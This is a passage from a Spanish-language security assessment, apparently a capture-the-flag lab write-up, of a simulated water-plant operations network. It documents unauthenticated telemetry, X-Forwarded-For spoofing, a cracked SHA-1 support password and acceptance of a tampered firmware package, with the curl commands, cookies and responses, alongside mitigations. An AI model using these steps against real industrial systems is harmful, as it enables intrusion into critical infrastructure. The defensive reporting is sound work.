La decisión de "origen confiable" debe basarse en la dirección IP real de la conexión validada en el perímetro de red (firewall/segmentación física o por VLAN), nunca en encabezados HTTP controlados por el cliente; si se usa un proxy inverso legítimo, éste debe sobrescribir (nunca anexar) el valor de X-Forwarded-For antes de reenviar la solicitud al backend.

Hallazgo 17 — Servicio de telemetría OT sin autenticación

Referencia de validación: UPSLP_CNOIV-EYES-ON-THE-PLANT-17 | Severidad: Crítica | Componente: /operations/telemetry.php

Categoría: Falta de autenticación en función crítica (CWE-306 / CWE-862)

Descripción técnica y causa raíz

Una vez dentro del segmento operativo (ver hallazgo 16), se identificó que el servicio de telemetría en tiempo real de la planta (tanque, caudal, presión, estado de bombas) no exige ningún tipo de autenticación: basta con alcanzar la ruta de red correspondiente para leer el estado operativo en vivo del sistema de agua.

Causa raíz: El servicio fue diseñado asumiendo que el solo hecho de estar dentro del segmento de red OPS-NET-20 era prueba suficiente de legitimidad (confianza implícita de red), por lo que no se implementó ningún control de autenticación o autorización a nivel de aplicación sobre el endpoint.

Comprobación del hallazgo

- Se obtuvo la ruta del script cliente de operaciones (ops-client.php) a partir del HTML de /operations/login.php.
- Se analizó ese script y se extrajo la referencia al endpoint telemetryEndpoint.
- Se solicitó directamente ese endpoint (con el bypass de zona del hallazgo 16, sin credenciales de aplicación) y se obtuvo 200 OK con los datos de telemetría en tiempo real y la referencia de validación de esta bandera.

Evidencia técnica



Figura 17.1 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).




Figura 17.2 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).




Figura 17.3 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).



Figura 17.4 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).




Figura 17.5 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).




Figura 17.6 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).




Figura 17.7 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).



Figura 17.8 — Evidencia del hallazgo 17 (UPSLP_CNOIV-EYES-ON-THE-PLANT-17).

Impacto y riesgo

Expone en tiempo real el estado operativo de infraestructura crítica de suministro de agua sin ningún control, lo que permite a un atacante monitorear remotamente el proceso físico como paso previo a un ataque de mayor impacto (como el ejecutado en el hallazgo 20).

Mitigación propuesta

Exigir autenticación y autorización a nivel de aplicación en todos los servicios OT, incluso dentro de segmentos de red considerados de confianza (defensa en profundidad), conforme a las recomendaciones de NIST SP 800-82 para separación de niveles Purdue.

Hallazgo 18 — Credencial legacy débil y confusión integridad-vs-autenticidad en la actualización de firmware

Referencia de validación: UPSLP_CNOIV-TRUST-THE-PACKAGE-18 **| Severidad: Crítica |**
Componente: /operations/updates/manifest.php · package.php · install.php

Categoría: Credencial débil (CWE-261/916) + confusión de integridad y autenticidad (CWE-345 / CWE-347)

Descripción técnica y causa raíz

El canal de actualización de firmware del gateway RTU-GW-07 exige credenciales HTTP Basic (soporte.ot) cuya contraseña está protegida únicamente por un hash SHA-1 sin sal, publicado en el propio manifiesto de soporte (verification_ref). Dicho hash fue recuperado mediante ataque de fuerza bruta contextual, obteniendo la contraseña en texto plano (Soporte343). Una vez autenticado, se identificó que el flujo de instalación de firmware valida únicamente la integridad del paquete (hash SHA-256 del contenido) pero nunca su autenticidad (no existe verificación de firma criptográfica del fabricante), permitiendo instalar un paquete modificado por el atacante siempre que su hash coincida consigo mismo.

Causa raíz: (1) Uso de un algoritmo de hashing obsoleto y sin sal (SHA-1) para proteger una credencial legacy, publicado además en un documento de soporte accesible. (2) Diseño del mecanismo de actualización que confunde "integridad" (el paquete no fue corrompido en tránsito) con "autenticidad" (el paquete proviene realmente del fabricante/proveedor autorizado), validando solo la primera.

Comprobación del hallazgo

- Se obtuvo /operations/firmware-status.php y /operations/updates/manifest.php, localizando support.verification_ref: sha1:6500c2c7de15391e46f0fb090f198867b902a2c1.
- Se generó un diccionario contextual a partir de los términos del propio manifiesto (perfil de soporte, número de build rtu07-20260918.343) y se recuperó la contraseña en texto plano Soporte343 cuyo SHA-1 coincide con el hash publicado.
- Se autenticó con Basic Auth soporte.ot:Soporte343 contra el canal de actualización y se descargó el paquete vigente vía package.php, obteniendo su payload JSON ({"mode":"NORMAL","diagnostic":"LOCKED"}) y su sha256 original.
- Se modificó el payload (diagnostic de LOCKED a UNLOCKED) y se recalculó su propio SHA-256 (sin firma del fabricante de por medio).
- Se envió el paquete modificado junto con su nuevo hash a install.php; el servidor validó únicamente que el sha256 coincidiera con el contenido recibido y aceptó la instalación, devolviendo la referencia de validación de esta bandera en el encabezado de respuesta.

Evidencia técnica

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40
.20.5" "http://localhost:8080/operations/firmware-status.php"
```

Figura 18.1 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40
.20.5" "http://localhost:8080/operations/firmware-status.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:48:45 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
Content-Length: 247
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "device": "RTU-GW-07",
    "installed_version": "3.4.2",
    "channel": "stable",
    "update": {
        "available": true,
        "candidate_version": "3.4.3",
        "manifest": "/operations/updates/manifest.php"
    }
}
PS C:\Users\aaron>
```

Figura 18.2 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
"manifest": "/operations/updates/manifest.php"
```

Figura 18.3 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operations/updates/manifest.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:49:59 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
Content-Length: 942
Content-Type: application/json; charset=utf-8

{
    "service": "RTU firmware update channel",
    "channel": "stable",
    "device": "RTU-GW-07",
    "current_version": "3.4.2",
    "candidate_version": "3.4.3",
    "release": {
        "version": "3.4.3",
        "build": "rtu07-20260918.343",
        "published": "2026-09-18T22:40:00Z",
        "author": "Mesa de Soporte OT <soporte.ot@interafas.local>",
        "compatibility": "RTU-GW-07"
    },
    "support": {
        "profile": "legacy-maintenance",
        "contact": "soporte.ot@interafas.local",
        "auth_scheme": "basic",
        "scope": "firmware-install",
        "verification_ref": "sha1:6500c2c7de15391e46f0fb090f198867b902a2c1"
    },
    "verification": {
        "algorithm": "SHA-256",
        "field": "sha256",
        "scope": "payload"
    },
    "links": {
        "package": "/operations/updates/package.php?device=RTU-GW-07&version=3.4.3",
        "install": "/operations/updates/install.php"
    }
}
PS C:\Users\aaron>
```

Figura 18.4 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
"sha1:6500c2c7de15391e46f0fb090f198867b902a2c1"
```

Figura 18.5 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron>  echo 6500c2c7de15391e46f0fb090f198867b902a2c1 > hash.txt
```

Figura 18.6 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operation
s/gateway.php"
HTTP/1.1 200 OK
Date: Sun, 11 Oct 2026 23:57:36 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Gateway: operations-bridge
X-INTERAFAS-Access-Policy: internal-network
X-INTERAFAS-Boundary: crossed
X-INTERAFAS-Validation: UPSLP_CNOIV-BEYOND-THE-WEB-16
Content-Length: 319
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "gateway": "operations-bridge",
    "zone": "operational",
    "access": "read-only",
    "source": {
        "observed_remote": "172.18.0.1",
        "trusted_client": "10.40.20.5"
    },
    "upstream_status": "reachable",
    "links": {
        "operator_entry": "/operations/login.php"
    }
}
```

Figura 18.7 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" "http://localhost:8080/operations/gateway.php"
HTTP/1.1 403 Forbidden
Date: Sun, 11 Oct 2026 23:58:47 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Gateway: operations-bridge
X-INTERAFAS-Access-Policy: internal-network
Content-Length: 299
Content-Type: application/json; charset=utf-8

{
    "ok": false,
    "error": "restricted-gateway",
    "message": "El gateway operacional requiere autorización adicional.",
    "policy": {
        "required_zone": "operations",
        "source_validation": "proxy-client-address",
        "network_scope": "private-operational-segment"
    }
}
```

Figura 18.8 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" "http://localhost:8080/api/infrastructure-status.php"
HTTP/1.1 200 OK
Date: Sun, 11 Oct 2026 23:59:28 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Diagnostic-Scope: infrastructure-status
X-INTERAFAS-Validation: UPSLP_CNOIV-BEHIND-THE-DESK-15
Content-Length: 574
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "status": {
        "telemetry": "available",
        "operations_center": "online",
        "last_check": "2026-10-11T23:59:28+00:00"
    },
    "diagnostics": {
        "component": "operations-bridge",
        "trust_boundary": "web-to-operations",
        "operations_zone": "OPS-NET-20",
        "operations_segment": "10.40.20.0/24",
        "application_route": "/operations/gateway.php",
        "upstream_service": "ot-sim",
        "upstream_scope": "internal-only",
        "transport": "internal-http",
        "target": "RTU-GW-07"
    }
}
```

Figura 18.9 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron>    curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operat
ions/login.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:41:57 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1760
Content-Type: text/html; charset=UTF-8

<!doctype html>
<html lang="es"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1">
<title>Acceso operacional · INTERAFAS</title>
<style>
body{font-family:system-ui;background:#07111f;color:#dce8f5;margin:0;min-height:100vh;display:grid;place-items:center}
.login{width:min(440px,calc(100% - 36px));background:#0d1b2d;border:1px solid #183754;border-radius:18px;padding:28px;box-sizing:border-box}
small,.muted{color:#8ea7bf}h1{margin:.35rem 0 1rem}label{display:block;margin:16px 0 6px}
input{width:100%;box-sizing:border-box;background:#07111f;color:#fff;border:1px solid #27506f;border-radius:10px;padding:12px}
button{width:100%;margin-top:20px;border:0;border-radius:10px;padding:12px;background:#175985;color:#fff;cursor:pointer}
.error{background:#4b2228;border-radius:10px;padding:11px;margin:14px 0}.scope{border-top:1px solid #183754;margin-top:22px;padding-top:16px;fon
t-size:13px;color:#8ea7bf}
</style></head><body>
<div class="login">
<small>INTERAFAS · Red operacional</small>
<h1>Centro de Operaciones</h1>
<p class="muted">Acceso exclusivo para personal de operación autorizado.</p>
<form method="post" data-ops-login>
<label for="username">Usuario operacional</label>
<input id="username" name="username" autocomplete="username" required>
<label for="password">Contraseña</label>
<input id="password" name="password" type="password" autocomplete="current-password" required>
<button type="submit">Ingresar</button>
</form>
```

Figura 18.10 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
<div class="scope">El acceso requiere procedencia de la red operacional y una identidad activa del Centro de Operaciones.<br>Hora de estación: <
span data-ops-clock>--:--:--</span></div>
</div><script src="/operations/assets/ops-client.php" defer></script></body></html>
```

Figura 18.11 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operation
s/assets/ops-client.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:43:48 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1105
Content-Type: application/javascript; charset=utf-8

window.INTERAFAS_OPS = Object.freeze({
  telemetryEndpoint: '/operations/telemetry.php',
  firmwareStatusEndpoint: '/operations/firmware-status.php',
  assetContextEndpoint: '/operations/asset-context.php',
  refreshInterval: 1000,
  firmwareRefreshInterval: 30000
});

(function () {
  function updateClock() {
    const node = document.querySelector('[data-ops-clock]');
    if (!node) return;
    node.textContent = new Intl.DateTimeFormat('es-MX', {
      hour: '2-digit',
      minute: '2-digit',
      second: '2-digit',
      hour12: false
    }).format(new Date());
  }

  document.addEventListener('DOMContentLoaded', function () {
    updateClock();
    if (document.querySelector('[data-ops-clock]')) {
```

Figura 18.12 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
  document.addEventListener('DOMContentLoaded', function () {
    updateClock();
    if (document.querySelector('[data-ops-clock]')) {
      window.setInterval(updateClock, 1000);
    }


    const form = document.querySelector('[data-ops-login]');
    if (form) {
      form.addEventListener('submit', function () {
        const button = form.querySelector('button[type="submit"]');
        if (!button) return;
        button.disabled = true;
        button.textContent = 'Validando acceso…';
      });
    }
  });
})();
```

Figura 18.13 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operations/telemetry.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:45:09 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Monitoring-Authorization: network-only
X-INTERAFAS-Operational-Session: missing
X-INTERAFAS-Validation: UPSLP_CNOIV-EYES-ON-THE-PLANT-17
Content-Length: 873
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "auditor": {
        "name": "Auditor",
        "matricula": ""
    },
    "plant": "Planta Metropolitana Norte",
    "tank": 78,
    "flow": 840,
    "pressure": 4.2,
    "quality": "NORMAL",
    "p101": "ON",
    "p102": "STANDBY",
    "v201": "OPEN",
    "alarms": [],
    "alarm_count": 0,
    "process_state": "NORMAL",
    "zone_a": "NORMAL",
    "availability": 99.82,
    "stations_critical": 0,
    "incident": {
        "active": false,
        "profile": null,
        "started_at": null,
        "stage": 0,
        "stage_label": "NORMAL",
        "progress": 0
    },
    "final_flag": null,
    "firmware": {
        "device": "RTU-GW-07",
        "version": "3.4.2",
        "mode": "NORMAL",
        "diagnostic": "LOCKED",
        "pressure_setpoint_bar": 4.2,
```

Figura 18.14 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operations/firmware-status.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:48:45 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
Content-Length: 247
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "device": "RTU-GW-07",
    "installed_version": "3.4.2",
    "channel": "stable",
    "update": {
        "available": true,
        "candidate_version": "3.4.3",
        "manifest": "/operations/updates/manifest.php"
    }
}
```

Figura 18.15 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" -H "X-Forwarded-For: 10.40.20.5" "http://localhost:8080/operations/updates/manifest.php"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 00:49:59 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
Content-Length: 942
Content-Type: application/json; charset=utf-8

{
    "service": "RTU firmware update channel",
    "channel": "stable",
    "device": "RTU-GW-07",
    "current_version": "3.4.2",
    "candidate_version": "3.4.3",
    "release": {
        "version": "3.4.3",
        "build": "rtu07-20260918.343",
        "published": "2026-09-18T22:40:00Z",
        "author": "Mesa de Soporte OT <soporte.ot@interafas.local>",
        "compatibility": "RTU-GW-07"
    },
    "support": {
        "profile": "legacy-maintenance",
        "contact": "soporte.ot@interafas.local",
        "auth_scheme": "basic",
        "scope": "firmware-install",
        "verification_ref": "sha1:6500c2c7de15391e46f0fb090f198867b902a2c1"
    },
    "verification": {
        "algorithm": "SHA-256",
        "field": "sha256",
        "scope": "payload"
    },
    "links": {
        "package": "/operations/updates/package.php?device=RTU-GW-07&version=3.4.3",
        "install": "/operations/updates/install.php"
    }
}
```

Figura 18.16 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).



Figura 18.17 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).




Figura 18.18 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).



Figura 18.19 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).



Figura 18.20 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).




Figura 18.21 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).




Figura 18.22 — Evidencia del hallazgo 18 (UPSLP_CNOIV-TRUST-THE-PACKAGE-18).

Impacto y riesgo

Compromiso total del canal de actualización de firmware de un activo OT crítico (gateway RTU-GW-07): un atacante puede instalar firmware arbitrario (incluyendo configuraciones maliciosas o código no autorizado) siempre que calcule correctamente el hash de integridad, ya que no existe ninguna firma del fabricante que impida aceptar paquetes no legítimos. Este hallazgo habilita directamente el ataque del hallazgo 20.

Mitigación propuesta

Eliminar credenciales legacy protegidas con SHA-1; migrar a un algoritmo de hashing de contraseñas con sal y costo computacional (bcrypt/argon2) o, preferentemente, a autenticación por certificado/llave para canales de actualización OT. Implementar verificación de firma criptográfica (firmado con la llave privada del fabricante y verificado con su llave pública) para todo paquete de firmware antes de instalarlo, conforme a NIST SP 800-193 y a las mitigaciones de integridad del ATT&CK for ICS (M0947 Audit).

Hallazgo 19 — Exceso de autorización en el mapeo de la cadena de dependencias de activos OT

Referencia de validación: UPSLP_CNOIV-CHAIN-REACTION-19 | Severidad: Alta | Componente: /operations/asset-context.php

Categoría: Violación del principio de mínimo privilegio / BOLA (CWE-862 / CWE-639)

